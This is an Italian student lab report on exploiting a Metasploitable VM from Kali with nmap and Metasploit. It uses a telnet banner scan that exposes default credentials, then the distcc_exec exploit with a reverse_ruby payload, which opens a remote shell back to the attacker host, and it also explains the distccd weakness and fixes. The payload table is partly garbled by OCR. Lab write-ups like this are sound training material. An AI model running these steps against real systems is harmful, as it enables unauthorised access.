# Report Esercizio 21/01/2025

# Exploit Telnet con Metasploit Framework + Bonus Leonardo Catalano

"La traccia di oggi ci chiede di effettuare una sessione di Exploit Telnet utilizzando Metasploit Framework su una macchina virtuale Metasploitable. Bisognerà effettuare una sessione di hacking sul servizio 'telnet' della macchina

Bisognerà effettuare una sessione di hacking sul servizio 'telnet' della macchina Metasploitable da Kali.

# Le fasi da effettuare saranno le seguenti:

# 1. Configurazione delle macchine:

Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l'una con l'altra (devono poter comunicare) .

Nello specifico le macchina Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.1.25 - 192.168.1.40/24

## 2. Utilizzo Metasploit Framework:


Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio 'telnet' della macchina Metasploitable.

# Preconfigurazione macchine virtuali:

Prima di tutto si configurano le VM per farle stare tutte nella stessa rete. Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

#### -Macchina Kali Linux:

Per configurare l'indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull'icona dell'ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l'indirizzo, si fà Add e si Salva.



Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.

```
File Actions Edit View Help

(kali® kali)-[~]

ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever inet6 ::1/128 scope host proto kernel_lo

valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:ad:25:87 brd ff:fff:ff:ff:ff:
inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0

valid_lft forever preferred_lft forever

inet6 fe80::8638:cc35:20dd:4129/64 scope link noprefixroute

valid_lft forever preferred_lft forever

(kali® kali)-[~]
```

Come si può vedere l'indirizzo è stato configurato correttamente.

## -Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: sudo ifconfig eth0 192.168.1.40/24

```
Metasploitable_2 [In esecuzione] - Oracle VirtualBox
                                                                                                             ×
 File Macchina Visualizza Inserimento Dispositivi
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ <u>sudo ifconfig eth0 192.168.1.40/24</u>
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
             Link encap:Ethernet HWaddr 08:00:27:c1:13:61
eth0
             inet addr: 192.168.1.40 Bcast:192.168.1.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fec1:1361/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:12 errors:0 dropped:0 overruns:0 frame:0
             TX packets:39 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000
RX bytes:768 (768.0 B) TX bytes:7058 (6.8 KB)
              Base address:0xd020 Memory:f0200000-f0220000
             Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0
lo
              inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:126 errors:0 dropped:0 overruns:0 frame:0 TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:35929 (35.0 KB) TX bytes:35929 (35.0 KB)
msfadmin@metasploitable:~$
                                                                 🔯 💿 🔃 🗗 🤌 🔲 🗐 🚰 🚫 🕟 CTRL (DESTRA) 👑
```

## -Ping Kali --> Metasploitable:

# -Sessione hacking con Metasploit Framework (msfconsole):


Per prima cosa si fà una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando "msfconsole".

Il comando per effettuare l'nmap utilizzato in questo caso è il seguente: "nmap -sV –p- indirizzoiptarget (192.168.1.40)"

```
<u>•</u>
                                                                            kali@kali: ~
File Actions Edit View Help
  -(kali⊕kali)-[~]
$ nmap = sV -p- 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 08:27 EST
Nmap scan report for 192.168.1.40
Host is up (0.0073s latency).
Not shown: 65505 closed tcp ports (reset)
                           VERSION
PORT
         STATE SERVICE
         open ftp
open ssh
21/tcp
                            vsftpd 2.3.4
22/tcp
                            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
               telnet?
         open
25/tcp
         open
               smtp?
         open domain
53/tcp
                           ISC BIND 9.4.2
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
         open http
                            2 (RPC #100000)
111/tcp
         open
               rpcbind
139/tcp
         open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
         open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp
512/tcp
         open
               exec?
513/tcp
         open login?
514/tcp
         open shell?
1099/tcp
               java-rmi
                            GNU Classpath grmiregistry
         open
                            Metasploitable root shell
1524/tcp open bindshell
2049/tcp open nfs
                            2-4 (RPC #100003)
2121/tcp
         open
               ccproxy-ftp?
3306/tcp open mysql?
3632/tcp open distccd
                            distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open
                           PostgreSQL DB 8.3.0 - 8.3.7
               postgresql
5900/tcp open vnc
                            VNC (protocol 3.3)
6000/tcp open X11
                            (access denied)
                            UnrealIRCd
6667/tcp open
               irc
6697/tcp open irc
                            UnrealIRCd
8009/tcp open ajp13
8180/tcp open unknown
                           Apache Jserv (Protocol v1.3)
8787/tcp open drb
                            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34414/tcp open status
                            1 (RPC #100024)
38846/tcp open mountd
                            1-3 (RPC #100005)
46815/tcp open nlockmgr
                           1-4 (RPC #100021)
                            GNU Classpath grmiregistry
60141/tcp open
               java-rmi
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.04 seconds
```

Dopo aver fatto l'nmap ed aver visto la porta 23 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.



Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'telnet', per fare ciò si utilizza il seguente comando:

"search telnet"

Come da screen notiamo che ha trovato 2 tipi di exploit ma quello della consegna è il 2\*.

Per sceglire l'exploit possiamo usare il comando use 1 oppure use path dell'exploit. "use 1 oppure use auxiliary/scanner/telnet/telnet\_version"

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS e RPORT, quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 23 ed essendo che su metasploit la porta in ascolto è sempre la 23 non è necessaria cambiarla.

Per settare quindi l'RHOSTS, il comando è il seguente:

"set RHOSTS indirizzo ipv4 (192.168.1.40)".

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > ■
```

Una volta settato l'RHOSTS, facendo un 2\* controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

I parametri sono stati inseriti correttamente.

Essendo un auxiliary non un exploit a livello generale non ci sono payload.

Infine possiamo finalmente lanciare il comando d'attacco "exploit"

L'attacco ausiliario ha avuto successo, abbiamo ottenuto il banner di metasploitable , con i dati di login msfadmin nome utente e msfadmin password.

Da cui possiamo accedere alla macchina con il telnet.

"telnet indirizzoIpKali 23, (telnet 192.168.1.40 23)"

```
ᡌ
                                                                                kali@kali: ~
File Actions Edit View Help
   -(kali⊕kali)-[~]
 -$ telnet 192.168.1.40 23
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Tue Jan 21 08:11:23 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

## -BONUS Servizio distcc e attacco al servizio distccd di Metasploitable:

## -Che cos'è il servizio Distcc?

Il servizio distcc (Distributed C Compiler) è un sistema di compilazione distribuita che consente di accelerare la compilazione del codice sorgente utilizzando più macchine su una rete.

Funziona distribuendo il lavoro di compilazione del codice tra diversi computer, riducendo cosi' il tempo totale di compilazione complessivo, molto utile quindi su progetti di grandi dimensioni.

#### -Che cos'è Distccd?

Il distccd (Distributed C Compiler Daemon) è il servizio vero e proprio (il demone) che rimane in ascolto per ricevere i job di compilazione da mandare alle altre macchine.

#### -Perchè è vulnerabile?

La vulnerabilità principale relativa a distccd, riguarda il fatto che il servizio(demone)

può essere facilmente configurato per accettare connessioni da qualsiasi host sulla rete, senza avere un particolare controllo di sicurezza sugli accessi, quindi un attaccante potrebbe connettersi al servizio e mandare e far eseguire codice malevolo alla macchina target.

## -Perchè la porta viene lasciata aperta?

Di solito la porta di distccd (3632) viene lasciata aperta perchè è il servizio (demone) progettato per accettare connessioni da altre macchine sulla rete, specialmente in ambienti di compilazione distribuita, dove le macchine è importante che possano comunicare tra di loro per completare i task di compilazione.

Quindi se non configurato correttamente, un attaccante esternamente può trovare una vulnerabilità ed accedere dalla porta.

#### -E' facilmente accessibile?

Se non vengono implementati misure per limitare l'accesso, si è facilmente accessibile, bisognerebbe mettere delle restrizioni con il firewall o di determinati indirizzi ip da cui accettare connessioni, autenticazione forte e la cifratura delle comunicazioni.

#### In sintesi:

In sintesi il distcc è un sistema utile per distribuire il carico di compilazione su più macchine, ma se non è configurato correttamente può esporre vulnerabilità. La porta viene lasciata aperta per consentire la comunicazione tra i nodi, ma questo perciò la rende vulnerabile a potenziali attacchi se non vengono configurate delle misure di sicurezza e di controllo.

## -Fase Exploit con Metasploit Framework:

Ora passiamo alla fase di attacco con Metasploit Framework, con l'nmap fatto precedentemente notiamo che il servizio (demone) distacci è aperto alla porta 3632.

```
<u>•</u>
                                                                                 kali@kali: ~
File Actions Edit View Help
  –(kali⊛kali)-[~]
*** nmap -sV -p- 192.168.1.40

Starting Nmap 7.945VN ( https://nmap.org ) at 2025-01-21 08:27 EST
Host is up (0.0073s latency).
Not shown: 65505 closed tcp ports (reset)
          STATE SERVICE
PORT
                              VERSION
21/tcp
          open ftp
                              vsftpd 2.3.4
22/tcp
          open
                ssh
                              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp
          open
                telnet?
25/tcp
                smtp?
          open
53/tcp
          open domain
                           ISC BIND 9.4.2
                              Apache httpd 2.2.8 ((Ubuntu) DAV/2)
80/tcp
          open
                http
                rpcbind
111/tcp
                             2 (RPC #100000)
          open
          open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
445/tcp
512/tcp
          open
                exec?
513/tcp
          open
                login?
514/tcp
                shell?
          open
1099/tcp open
                java-rmi
                              GNU Classpath grmiregistry
                              Metasploitable root shell
1524/tcp open
                bindshell
2049/tcp open nfs
                              2-4 (RPC #100003)
2121/tcp open
                ccproxy-ftp?
3306/tcp open
                mysql?
                              distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3632/tcp <u>open</u> distccd
5432/tcp open
                              PostgreSQL DB 8.3.0 - 8.3.7
                postgresql
5900/tcp open
                              VNC (protocol 3.3)
6000/tcp open
                              (access denied)
6667/tcp open
                              UnrealIRCd
                irc
6697/tcp open
8009/tcp open
                              UnrealIRCd
                              Apache Jserv (Protocol v1.3)
                ajp13
8180/tcp open unknown
                              Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
8787/tcp open
                drb
                              1 (RPC #100024)
34414/tcp open
                status
                              1-3 (RPC #100005)
1-4 (RPC #100021)
38846/tcp open mountd
46815/tcp open
                nlockmgr
60141/tcp open java-rmi
                              GNU Classpath grmiregistry
MAC Address: 08:00:27:C1:13:61 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 215.04 seconds
```

Per passare alla sessione di hacking con Metasploit Framework utilizziamdo da cmd il comando msfconsole.



Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'distcc', per fare ciò si utilizza il seguente comando:

"search distcc"

Notiamo che c'è solamente un'opzione di exploit quindi scegliamo questo.

"use 0 oppure use exploit/unix/misc/distcc\_exec"

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) >
```

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS, RPORT e LHOST quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 3632 ed essendo che su metasploit la porta in ascolto è sempre la 3632 non è necessaria cambiarla.

LHOST è l'indirizzo ip dell'attaccante, quindi si sta eseguendo un reverse attack. Per settare quindi l'RHOSTS e LHOST, i comandi sono i seguenti:

"set RHOSTS indirizzo ipv4 di Metasploitable (192.168.1.40)".

```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(unix/misc/distcc_exec) > ■
```

Una volta settato l'RHOSTS e LHOST, facendo un 2\* controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

<sup>&</sup>quot;set LHOST indirizzo ipv4 di Kali (192.168.1.25)".

```
### Bost | ### Bost |
```

I parametri sono stati inseriti correttamente.

Ora andiamo a scegliere i payloads, con il seguente comando:

"show payloads"

```
# Name Disclosure Date Rank Check Description

payload/cmd/unix/adduser normal No Unix Command Shell, Bind TCP (via Perl)

payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via Perl)

payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)

payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)

payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)

payload/cmd/unix/generic normal No Unix Command Shell, Bind TCP (via Ruby) IPv6

payload/cmd/unix/reverse normal No Unix Command Shell, Bind TCP (via Ruby)

payload/cmd/unix/reverse normal No Unix Command Shell, Bind TCP (via Ruby)

payload/cmd/unix/reverse normal No Unix Command Shell, Reverse TCP (dev/tcp)

payload/cmd/unix/reverse_pash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)

payload/cmd/unix/reverse_pash_shelnet_ssl normal No Unix Command Shell, Reverse TCP SSL (via Perl)

payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP SSL (via Perl)

payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP SSL (via Perl)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)

payload/cmd/unix/reverse_ruby ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
```

(Il prof a lezione ci aveva consigliato ruby e perl dalle sue prove dovrebbero funzionare). Scegliamo tra questi 2 payload in questo caso scelgo reverse\_ruby.

```
"set payload 12"
```

```
msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload ⇒ cmd/unix/reverse_ruby
msf6 exploit(unix/misc/distcc_exec) > ■
```

Ora possiamo passare alla fase d'attacco con il comando "exploit".

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444

[*] Command shell session 1 opened (192.168.1.25:4444 → 192.168.1.40:50391) at 2025-01-21 11:57:56 -0500

ls
4511.jsvc_up
pwd
/tmp
```

L'attacco ha avuto successo e la sessione è stata creata, di base ci troviamo nella directory dei file temporanei.